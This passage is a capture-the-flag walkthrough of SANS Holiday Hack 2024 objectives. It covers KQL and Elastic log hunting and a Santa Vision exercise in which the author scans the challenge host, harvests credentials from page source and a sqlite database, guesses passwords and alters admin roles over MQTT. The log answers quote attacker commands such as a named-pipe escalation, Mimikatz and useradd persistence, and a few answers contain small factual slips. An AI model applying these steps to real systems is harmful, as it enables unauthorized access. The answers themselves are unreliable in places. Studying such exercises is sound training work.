
```
if (e.type && "moasb_start" === e.type && mainScene && !mainScene.moasb_started) {,
```

This checks whether the event `e` has a `type` property with the value `moasb_start`. If this condition is met, the function triggers the MOASB scene.

Now that we've identified this crucial bit of code with a client-side exposed property, all we need to do is start a new game, head to the browser's console and type in `window.bgDebug({type: "moasb_start"})`.

Now sit back and enjoy the show as a bomber aircraft flies in carrying the MOASB and launches it with Jared riding it, wielding an axe and using some questionable elf language!

This attack quickly flattens the opposition and grants us a gold medal – Yippee-Ka-Yay!



Objective 12 – Microsoft KC7

Answer two sections for silver, all four sections for gold.

Procedure

Section 1

S1 Q1. Can you find out the name of the Chief Toy Maker?

```
Employees
| where role=="Chief Toy Maker"
```

✅ **Shinny Upatree**

S1Q2. How many emails did Angel Candysalt receive?

```
Employees
| where name=="Angel Candysalt";
Email
| where recipient == "angel_candysalt@santaworkshopgeeseislands.org"
| count
```

✅ **31**

S1Q3. How many distinct recipients were seen in the email logs from twinkle_frostington@santaworkshopgeeseislands.org?

```
Email
| where sender has "twinkle_frostington@santaworkshopgeeseislands.org"
| distinct recipient
| count
```

✅ **32**

S1Q4. How many distinct websites did Twinkle Frostington visit?

```
Employees
| where name =="Twinkle Frostington"
OutboundNetworkEvents
| where src_ip == "10.10.0.36"
| distinct url
| count
```

✅ **4**

S1Q5: How many distinct domains in the PassiveDns records contain the word green?

```
PassiveDns
| where domain contains "green"
| distinct domain
| count
```

✅ **10**

S1Q6: How many distinct URLs did elves with the first name Twinkle visit?

```
let twinkle_ips =
Employees
| where name has "Twinkle"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (twinkle_ips)
| distinct url
| count
```

✅ **8**

Section 2

S2Q1: Who was the sender of the phishing email that set this plan into motion?

```
Email
| where subject contains "surrender"
| distinct sender
```

✅ **surrender@northpolemail.com**

S2Q2: How many elves from Team Wombley received the phishing email?

```
Email
| where subject contains "surrender"
| distinct recipient
| count
```

✅ **22**

S2Q3: What was the filename of the document that Team Alabaster distributed in their phishing email?

```
Email
| where subject contains "surrender"
| distinct link
```

✅ **Team_Wombley_Surrender.doc**

S2Q4: Who was the first person from Team Wombley to click the URL in the phishing email?

```
Employees
| join kind=inner (
    OutboundNetworkEvents
) on $left.ip_addr == $right.src_ip
| where url contains "Team_Wombley_Surrender.doc"
| project name, ip_addr, url, timestamp
| sort by timestamp asc
```

✅ **Joyelle Tinseltoe**

S2Q5. What was the filename that was created after the .doc was downloaded and executed?

```
Employees
| where name contains "Joyelle"
| project hostname
```

✅ **keylogger.exe**

Section 3

S3Q1. What was the IP address associated with the password spray?

```
AuthenticationEvents
| where result == "Failed Login"
| summarize FailedAttempts = count() by username, src_ip, result
| where FailedAttempts >= 10
| sort by FailedAttempts desc
```

✅ **59.171.58.12**

S3Q2: How many unique accounts were impacted where there was a successful login from 59.171.58.12?

```
AuthenticationEvents
| where result == "Successful Login"
| where src_ip == "59.171.58.12"
| distinct username
| count
```

✅ **23**

S3Q3: What service was used to access these accounts/devices?

```
AuthenticationEvents
| where result == "Successful Login"
| where src_ip == "59.171.58.12"
| distinct description
```

✅ **RDP**

S3Q4: What file was exfiltrated from Alabaster's laptop?

```
ProcessEvents
| where username == "alsnowball"
| sort by timestamp asc
```

✅ **Secret_Files.zip**

S3Q5: What is the name of the malicious file that was run on Alabaster's laptop?

✅ **EncryptEverything.exe**

Section 4

S4Q1: What was the timestamp of first phishing email about the breached credentials received by Noel Boetie?

```
Email
| where subject contains "breach"
| sort by timestamp asc
```

✅ **2024-12-12T14:48:55Z**

S4Q2: When did Noel Boetie click the link to the first file?

```
let noel_ip =
Employees
| where name has "Boetie"
| distinct ip_addr;
OutboundNetworkEvents
| where src_ip in (noel_ip)
| sort by timestamp asc
```

✅ **2024-12-12T15:13:55Z**

S4Q3: What was the IP for the domain where the file was hosted?

```
let noel_ip =
Employees
| where name has "Boetie"
| distinct ip_addr;
let bad_url =
OutboundNetworkEvents
| where src_ip in (noel_ip)
| order by timestamp asc
| take 1
| distinct url
| extend bad_domain = parse_url(url).Host
| project bad_domain;
PassiveDns
| where domain in (bad_url)
| distinct ip
```

✅ **182.56.23.122**

S4Q4: Let's take a closer look at the authentication events. I wonder if any connection events from 182.56.23.122. If so, what hostname was accessed?

```
AuthenticationEvents
| where src_ip == "182.56.23.122"
```

✅ **WebApp-ElvesWorkshop**

S4Q5: What was the script that was run to obtain credentials?

```
ProcessEvents
| where hostname =="WebApp-ElvesWorkshop"
| distinct process_commandline
```

✅ **Invoke-Mimikatz.ps1**

S4Q6: What is the timestamp where Noel executed the file?

```
let problemtime =
Email
| where link contains "holidaybargainhunt"
| where recipient contains "noel_boetie"
| distinct timestamp
| order by timestamp asc
| take 1
| project timestamp;
ProcessEvents
| where username == "noboetie"
| order by timestamp asc
```

S4Q7: The first suspicious process in the list is Explorer.exe "C:\Users\noboetie\Downloads\echo.exe"

✅ **2024-12-12T15:14:38Z**

S4Q8: What domain was the holidaycandy.hta file downloaded from?

```
OutboundNetworkEvents
| where url contains "holidaycandy"
| distinct url
| extend parse_url(url).Host
| project Host
```

✅ **compromisedchristmastoys.com**

S4Q9: What was the first file that was created after extraction?

```
let extraction_time = toscalar(
    ProcessEvents
    | where process_commandline contains "frosty.zip"
    | take 1
    | project timestamp
);
ProcessEvents
| where timestamp > extraction_time
| where hostname =="Elf-Lap-A-Boetie"
```

✅ **sqlwriter.exe**

S4Q10: What is the name of the property assigned to the new registry key?

✅ **frosty**

Objective 13 – Santa Vision

Alabaster and Wombley have poisoned the Santa Vision feeds! Knock them out to restore everyone back to their regularly scheduled programming.

A. What username logs you into the SantaVision portal?
B. Once logged on, authenticate further without using Wombley's or Alabaster's accounts to see the northpolefeeds on the monitors. What username worked here?
C. Using the information available to you in the SantaVision platform, subscribe to the frostbitfeed MQTT topic. Are there any other feeds available? What is the code name for the elves' secret operation?
D. There are too many admins. Demote Wombley and Alabaster with a single MQTT message to correct the northpolefeeds feed. What type of contraption do you see Santa on?

Hints

- Mosquitto is a great client for interacting with MQTT, but their spelling may be suspect. Prefer a GUI? Try MQTTX
- **Santa Vison A:**
  - See if any credentials you find allow you to subscribe to any MQTT feeds.
  - jefferson is great for analyzing JFFS2 file systems.
  - Consider checking any database files for credentials...
- **Santa Vision C:**
  - Discovering the credentials will show you the answer, but will you see it?

Procedure

Silver Medal

Santa Vision A:

Once GateXOR has granted us an IP address to target, it hints us in the right direction telling us to scan the IP address provided. This part is quite easy as a `nmap` scan for the most commonly used port quickly gives us a result with three open ports; `22`, `8000` and `9001`. Port `22` is for SSH which would require us to know a username and password to access it and at this stage it is unclear what port `9001` is used for. On the other hand, `8000` is a common alternative to port `80` for web browsing. So, we can just enter `http://35.188.194.54:8000` in our browser to access the SantaVision login page.

```
┌──(kali㉿kali)-[~]
└─$ nmap 35.188.194.54 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 13:12 EST
Nmap scan report for 54.194.188.35.bc.googleusercontent.com (35.188.194.54)
Host is up (0.15s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt
9001/tcp open  tor-orport

Nmap done: 1 IP address (1 host up) scanned in 15.80 seconds
```

We can now have a look at the html code for the page by hitting **F12** on the keyboard to bring up the browser's developer tools and just by having a quick look through the html, we can quickly spot a comment with what appears to be a username and password for MQTT. We can successfully use these to log in to the SantaVision portal. This also gives us our answer for Santa Vision A.

```
<br>
<br>
<div class="footer" id="footer">
  <b>©2024 Santavision Elventech Co., Ltd. Snow Rights Reserved.<br>(<i>topic 'sitestatus'</i> available.)</b>
</div> <!-- mqtt: elfanon:elfanon -->

    </div>
  </div>
```

Santa Vision B:

Once logged in to the SantaVision portal, we're quite limited in what we can do. It looks like we need to provide a username, password, server address and port number to be able to power on the monitors. However, we can still click on the **List Available Clients** and **List Available Roles** to bring up the respective lists. At this stage it's clear that we should use `elfmonitor` as our username since the objective specifically tells us not to use the `WomblyC` or `AlabasterS` accounts. The server address is given by the IP address we are using to access the portal and the port number is probably `9001` since that was the other unknown open port we found in our `nmap` scan earlier.

```
}

function MQTTconnect() {
    document.getElementById("messages").innerHTML = "";
    var host = document.forms["connform"]["server"].value;
    var port = parseInt(document.forms["connform"]["port"].value); //9001
    userInit = document.forms["connform"]["username"].value;
    user = userInit + playerAppend;

    var pass = document.forms["connform"]["pwd"].value;
    if (host == "" || port == "" || user == "" || pass == "") {
        document.getElementById("messages").innerHTML = "Please provide missi
```

Looking through the source for `mqttJS.js` confirms this with a helpful comment near the port variable declaration.

All that remains is for us to guess a password that goes with the username. At this stage I tried all sorts of common password possibilities such as `elfmonitor`, `Password`, `passw0rd`, `12345`, `letmein`, etc… but nothing seemed to work. Then an idea hit me and I tried entering the available roles as a password and sure enough I managed to power on the Monitors with the `elfmonitor` / `SiteElfMonitorRole`. This allows us to view the `northpolefeeeds` broadcast on the screens.

Santa Vision C:

For this part of the objective, we connect to the `frostbitfeed` broadcast. This doesn't show us any images, but outputs a number of messages seemingly at random. It's important to pay attention here as it's very easy to miss, but one of the messages reads "**Additional messages available in santafeed"**


```
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombley
Let's Encrypt cert for api.frostbit.app verified. at path /etc/nginx/certs/api.frostbit.app.key
Frostbit is a leading cause of network downtime
To prevent frostbite, you should wear appropriate clothing and cover exposed skin and ports
Frostbite is a serious condition that can cause permanent damage to the body and/or network
While good backups are important, they won't prevent frostbite
Do you conduct regular frostbite preparedness exercises?
Frostbite can occur in as little as 30 minutes in extreme cold - faster in flat networks
Additional messages available in santafeed
```

We can now have a look at the `santafeed` broadcast instead. This time we are again presented with a number of repeating messages including one which reads "**Sixteen elves launched operation: Idemcerybu**" which gives us our answer to the Santa Vision C objective.

```
Santa is on his way to the North Pole
Santa is checking his list
superAdminMode=true
singleAdminMode=false
Santa role: superadmin
WombleyC role: admin
AlabasterS role: admin
Santa is checking his list
Sixteen elves launched operation: Idemcerybu
```

Santa Vision D:

The messages in `santafeed` reveal that both `WombleyC` and `AlabasterS` have admin roles and that Santa holds a superAdmin role. We also get a message saying `singleAdminMode=true`. Based on the objective's instructions it looks like we need to change this to `false` to only allow a single admin on the system.




We can achieve this quite simply by connecting to the `northpolefeeds` broadcast again and then publishing the message `singleAdminMode=true` to the feed `santafeed`.

After a couple of seconds, the images on the monitor start to change and now show Santa riding a pogo stick, which is the answer we are looking for to complete this objective.

Gold Medal

Santa Vision A:

I'll admit it took me a loooong time to figure out where to get started with obtaining the gold medal for this objective, until I spotted the answer literally staring me in the face at the bottom of the SantaVision login screen!



It looks like there is another broadcast feed we can investigate, by logging in as `elfanon` and using the `elfmonitor` role to power on the monitors again and subscribing to the `sitestatus` feed.

We immediately see a very interesting message with a path to a Super Top Secret file. We simply append this path to the url in the browser to download `applicationDefault.bin`

```
File downloaded: /static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin
Broker Authentication as superadmin succeeded
Broker Authentication as admin succeeded
Broker Authentication failed: WomblyC
Broker Authentication succeeded: WomblyC
Broker Authentication succeeded: AlabasterS
Broker Authentication failed: AlabasterS
```

Using the `file` command in Linux we can see that the .bin file we just downloaded uses the `jffs2` filesystem and the hint for this objective kindly points us towards a suitable tool called Jefferson which we can use to analyse such files.

```
┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision]
└─# ls
applicationDefault.bin

┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision]
└─# file applicationDefault.bin
applicationDefault.bin: Linux jffs2 filesystem data little endian

┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision]
└─# apt-get install python3-jefferson
┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision]
└─# jefferson applicationDefault.bin -d applicationdir
dumping fs to /media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision/applicationdir (endianness: <)
Jffs2_raw_inode count: 47
Jffs2_raw_dirent count: 47
writing S_ISREG .bashrc
writing S_ISREG .profile
```

Once Jefferson outputs the contents of the .bin file to a directory, this objective starts to seem somewhat familiar to what we did with Mobile Analysis earlier on. So, my first thought is to `grep` recursively for anything containing `password` or `secret` and sure enough, this points us towards `/app/src/accounts/views.py` which contains a reference to a top-secret database file at `/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite`


```
┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision/applicationdir]
└─# grep secret -ri
app/src/accounts/views.py:@accounts_bp.route("/static/sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin", methods=["GET"])
app/src/accounts/views.py:    return send_from_directory("static", "sv-application-2024-SuperTopSecret-9265193/applicationDefault.bin", as_attachment=True)
app/src/accounts/views.py:@accounts_bp.route("/sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", methods=["GET"])
app/src/accounts/views.py:    return send_from_directory("static", "sv2024DB-Santa/SantasTopSecretDB-2024-Z.sqlite", as_attachment=True)
app/src/core/views.py:## Configure RIO Tokens, not super secret, change range to 0 - # of flags
```

Once again, we can download this by simply appending the full path to the Santa Vision URL in the browser (or use `wget`). All that remains is for us to open the file in sqlite3 and look at the contents of the `users` table to get the username and password for **SantaSiteAdmin** !

```
┌──(root㉿kali)-[/media/sf_SANS_Holiday_Hack_2024/Objective 13 - Santa Vision]
└─# file SantasTopSecretDB-2024-Z.sqlite
SantasTopSecretDB-2024-Z.sqlite: SQLite 3.x database, last written using SQLite version 3046000, file counter 16,
database pages 5, cookie 0x2, schema 4, UTF-8, version-valid-for 16

sqlite> SELECT * from users;
1|santaSiteAdmin|S4n+4sr3411yC00Lp455wd|2024-01-23 06:05:29.466071|1
```

Santa Vision B:

We can use the newly acquired username and password combination to log in to the SantaVision portal. When doing so, have a good look at the headers in the network response from the server – looks like the username and password we're looking for have been *served* to us right away – nice!



Santa Vision C:


When subscribing to the broadcast with the new username and password we still get the same feed as we did for the silver medal, so maybe there's more to the elves' mission's code-name than just a group of random letters. The reference to "*sixteen elves*" and the lack of any special characters in the code-name immediately made me think of a Caeser Cipher – presumably with a shift key of 16, i.e. each letter is replaced by the corresponding letter of the alphabet 16 spaces down, so A becomes Q, B becomes R, etc… To decode, we simply reverse the direction:

Ciphertext	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
Plaintext	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z

So *Idemcerybu* decodes to **Snowmobile.**


Santa Vision D:

For the final part of this objective, we need to send the MQTT message `singleAdminMode=true` just as we did for the silver medal. However, this time we have no web interface available to post the message. No worries – we can simply use a tool such as MQTTX for this. We use the `santashelper2024` username and password as our credentials and point it towards `ws://<santavision ip>:9001`.



Then simply send a message to `santafeed` saying `singleAdminMode=true`.

Now, if we go back to the SantaVision portal and load up the `northpolefeeds` broadcast, we can see Santa riding some cool hovercrafts and we have our answer for the gold medal 😊



Objective 14 – Elf Stack

Help the ElfSOC analysts track down a malicious attack against the North Pole domain.

Hints

- I'm part of the ElfSOC that protects the interests here at the North Pole. We built the Elf Stack SIEM, but not everybody uses it. Some of our senior analysts choose to use their command line skills, while others choose to deploy their own solution. Any way is possible to hunt through our logs!
- If you are using your command line skills to solve the challenge, you might need to review the configuration files from the containerized Elf Stack SIEM.
- One of our seasoned ElfSOC analysts told me about a great resource to have handy when hunting through event log data. I have it around here somewhere, or maybe it was online. Hmm.
- Our Elf Stack SIEM has some minor issues when parsing log data that we still need to figure out. Our ElfSOC SIEM engineers drank many cups of hot chocolate figuring out the right parsing logic. The engineers wanted to ensure that our junior analysts had a solid platform to hunt through log data.
- I was on my way to grab a cup of hot chocolate the other day when I overheard the reindeer talking about playing games. The reindeer mentioned trying to invite Wombley and Alabaster to their games. This may or may not be great news. All I know is, the reindeer better create formal invitations to send to both Wombley and Alabaster.
- Some elves have tried to make tweaks to the Elf Stack log parsing logic, but only a seasoned SIEM engineer or analyst may find that task useful.


Procedure

Easy Mode

Once Elastic search is up and running go to Analytics -> Discover and we can start answering questions:

Question 1: *How many unique values are there for the event_source field in all logs?*

Search for `event_source: *` then click on the 'edit visualization' button at the top right and set the vertical axis to 'unique count of event_source'. There are **5** values for `event_source` called `WindowsEvent`, `NetflowPmacct`, `GreenCoat`, `SnowGlowMailPxy` and `AuthLog`.



Question 2: *Which event_source has the fewest number of events related to it?*

On the same visualisation we can simply change the vertical axis to show "Count of event_source" and we can see that the `event_source` with the least events related to it is **AuthLog** with 265 events.

Question 3: *Using the event_source from the previous question as a filter, what is the field name that contains the name of the system the log event originated from?*

Back in the Discover screen we can open any one of the events and scroll through the available fields until we see a field called **hostname**.

Question 4: *Which event_source has the second highest number of events related to it?*

We can use the same visualisation we used for Q2, to determine that the `event_source` with the second highest number of events is **Netflowpmacct** with 34,679 events.

Question 5: *Using the event_source from the previous question as a filter, what is the name of the field that defines the destination port of the Netflow logs?*

In the discover screen we filter for `event_source : "NetflowPmacct"` and open any one of the events to see a field called **event.port_dst** which contains the destination port number.

Question 6: *Which event_source is related to email traffic?*

This is quite obvious from the name of the event; **SnowGlowMailPxy** is the event source related to email traffic.

Question 7: *Looking at the event source from the last question, what is the name of the field that contains the actual email text?*

Filter for `event_source : "SnowGlowMailPxy"` and open any one of the events. ***event.Body*** contains the body of the emails.

Question 8: *Using the 'GreenCoat' event_source, what is the only value in the hostname field?*


Filter for `event_source : "GreenCoat"` and open any one of the events to see that the hostname is **SecureElfGwy**.

Question 9: *Using the 'GreenCoat' event_source, what is the name of the field that contains the site visited by a client in the network?*

Similarly to Q8 we can see that the field called **event.url** contains the site visited by the client.

Question 10: *Using the 'GreenCoat' event_source, which unique URL and port (URL:port) did clients in the TinselStream network visit most?*

We can create a visualisation that plots the top five values of `event.url` against the number of records for each one and we find that the most visited URL is **`pagead2.googlesyndication.com:443`**.



Question 11: *Using the 'WindowsEvent' event_source, how many unique Channels is the SIEM receiving Windows event logs from?*

Filter for `event_source: "WindowsEvent" and event.Channel : *` , edit the visualisation and plot Top 10 values of `event.Channel` and we see that we only have **5** channels; `Security`, `Microsoft-Windows-Sysmon/Operational`, `Microsoft-Windows-PowerShell/Operational`, `System` and `Windows PowerShell`

Question 12: *What is the name of the event.Channel (or Channel) with the second highest number of events?*

From the same visualisation we used for Q11 we see that the channel with the second highest number of events is **`Microsoft-Windows-Sysmon/Operational`** with 17,421 records.

Question 13: *Our environment is using Sysmon to track many different events on Windows systems. What is the Sysmon Event ID related to loading of a driver?*

A quick Goole Search tells us that the Sysmon event ID for "Driver Loaded" is **6**.

Question 14: *What is the Windows event ID that is recorded when a new service is installed on a system?*

Similarly, we can use Google to determine that the Sysmon event ID for this is **4697**.

Question 15: *Using the WindowsEvent event_source as your initial filter, how many user accounts were created?*

Filter for `event_source: "WindowswEvent" and event.EventID : 4720` and there are no results so the answer to this question is **0**.

Hard Mode


Question 1: *What is the event.EventID number for Sysmon event logs relating to process creation?*
A quick Google Search tells us the answer is **1.**

Question 2: *How many unique values are there for the 'event_source' field in all of the logs?*
We already answered this in Question 1 of Easy Mode, it's **5**.

Question 3: *What is the event_source name that contains the email logs?*
We already answered this in Question 6 of Easy Mode, it's **SnowGlowMailPxy**.

Question 4: *The North Pole network was compromised recently through a sophisticated phishing attack sent to one of our elves. The attacker found a way to bypass the middleware that prevented phishing emails from getting to North Pole elves. As a result, one of the Received IPs will likely be different from what most email logs contain. Find the email log in question and submit the value in the event 'From:' field for this email log event.*

Looking through the logs in SnowGlowMailPxy, we can see that the value for ReceivedIP1 and ReceivedIP2 are usually from the 172.24.25.0 /24 network range, so we can filter for anything outside this network using the following filter:




```
event_source : "SnowFlowMailPxy" and ((NOT event.ReceivedIP1 : 172.24.25.*) or (NOT event.ReceivedIP2 : 172.24.25.*))
```

This returns an email log for an email received from **kriskring1e@northpole.local**.

Question 5: *Our ElfSOC analysts need your help identifying the hostname of the domain computer that established a connection to the attacker after receiving the phishing email from the previous question. You can take a look at our GreenCoat proxy logs as an event source. Since it is a domain computer, we only need the hostname, not the fully qualified domain name (FQDN) of the system.*

Filter for `event_source : "GreenCoat" and event.url : *hollyhaven*` and we get a single entry with an `event.host` value of **SleighRider**.

Question 6: *What was the IP address of the system you found in the previous question?*
The event in Question 5 has an `event.ip` of **172.24.25.12**.

Question 7: *A process was launched when the user executed the program AFTER they downloaded it. What was that Process ID number (digits only please)?*

If we search for Windows Events which include `howtosavexmas` in the Process Name, we get a lot of events with a `ProcessID` of 4 – we can exclude these to find our answer:

```
event_source : "WindowsEvent" and event.ProcessName : *howtosavexmas* and event.ProcessID : (NOT 4)
```

and we find `event.ProcessID` **10014**.

Question 8: *Did the attacker's payload make an outbound network connection? Our ElfSOC analysts need your help identifying the destination TCP port of this connection.*

```
event_source : “WindowsEvent” and event.ProcessID : 10014 and event.DestinationPort : * and event.DestinationIp : (NOT 172.24.25.*)
```

This gives us a single event for a connection created by `processID 10014` to an IP outside our network, in this case it’s towards 103.12.187.43 on port **8443**

Question 9: *The attacker escalated their privileges to the SYSTEM account by creating an inter-process communication (IPC) channel. Submit the alpha-numeric name for the IPC channel used by the attacker.*

Search for `cmd.exe` commands on the hostname `SleighRider.northpole.local`:

```
event_source : “WindowsEvent” and event.Hostname : *Sleigh* and event.ServiceFileName: *cmd.exe*
```

This gives us an event with an `eventID` of `4697` and the following `event.ServiceFileName`: `cmd.exe /c echo ddpvccdbr > \\. \pipe\ddpvccdbr`

Question 10: *The attacker's process attempted to access a file. Submit the full and complete file path accessed by the attacker's process.*

Filter for `eventID 4663`(an attempt was made to access an object) triggered by `processID 10014`:

```
event_source : “WindowsEvent” and event.EventID : 4663 and event.ProcessID : 10014
```

This returns a single event with a field value for `event.ObjectName` of **C:\Users\elf_user02\Desktop\kkringl315@10.12.25.24.pem**

Question 11: *The attacker attempted to use a secure protocol to connect to a remote system. What is the hostname of the target server?*


We can guess that the secure protocol used is `ssh` and just search for that in the `AuthLog`:

```
event_source: “AuthLog” and event.service : *ssh*
```

The hostname we find from this is **kringleSSleighH**.

Question 12: *The attacker created an account to establish their persistence on the Linux host. What is the name of the new account created by the attacker?*

Filter for `*useradd*` which is the Linux command used to create a new user. We get a single event telling us that the user account created is **ssdh** on Sep 16, 2024 @ 16:59:46.000.



Question 13: *The attacker wanted to maintain persistence on the Linux host they gained access to and executed multiple binaries to achieve their goal. What was the full CLI syntax of the binary the attacker executed after they created the new user account?*

We can have a look at some more commands that were executed over this ssh connection by filtering out events that contain “`COMMAND`” in the message and that happened after the `ssdh` user was created:

```
hostname : “kringleSSleighH” and @ timestamp >= “2024-09-16T13:59:45.985591” and event.message : *COMMAND*
```

By sorting the resulting events chronologically, we can see that a sequence of commands was executed, the first one being **/usr/sbin/usermod -a -G sudo ssdh**

Question 14: *The attacker enumerated Active Directory using a well known tool to map our Active Directory domain over LDAP. Submit the full ISO8601 compliant timestamp when the first request of the data collection attack sequence was initially recorded against the domain controller.*

This took me a while to figure out, trying to search for all sorts of AD enumeration tools. Eventually I searched for all LDAP bind events using windows event ID `2889` and sorted the results chronologically to retrieve the oldest record. So by applying the filter `Event.EventID : 2889`, we find that the first request happened on `Event.Date` = **`2024-09-16T11:10:12-04:00`**

Question 15: *The attacker attempted to perform an ADCS ESC1 attack, but certificate services denied their certificate request. Submit the name of the software responsible for preventing this initial attack.*

We can search for Windows Event ID 4888 – Certificate Services denied a certificate request: `Event.EventID : 4888` returns a single document. In the document's `event.ReasonForRejection` field we find "**KringleGuard** EDR flagged the certificate request."

Question 16: *We think the attacker successfully performed an ADCS ESC1 attack. Can you find the name of the user they successfully requested a certificate on behalf of?*

I found this article by Beyond Trust to be very helpful in answering this question. The article suggests that to detect an ADCS ESC1 attack we should focus on Event IDs `4886` and `4887`. If we apply the filter `event.EventID : 4886` in ELK, it returns a single document showing that a certificate was granted to **`nutcrakr`**`@northpole.local`.

Question 17: *One of our file shares was accessed by the attacker using the elevated user account (from the ADCS attack). Submit the folder name of the share they accessed.*

We can use the newly-discovered username to search for events along with a string such as `\\` (remembering to escape each `\` character) to find references to network share locations:

```
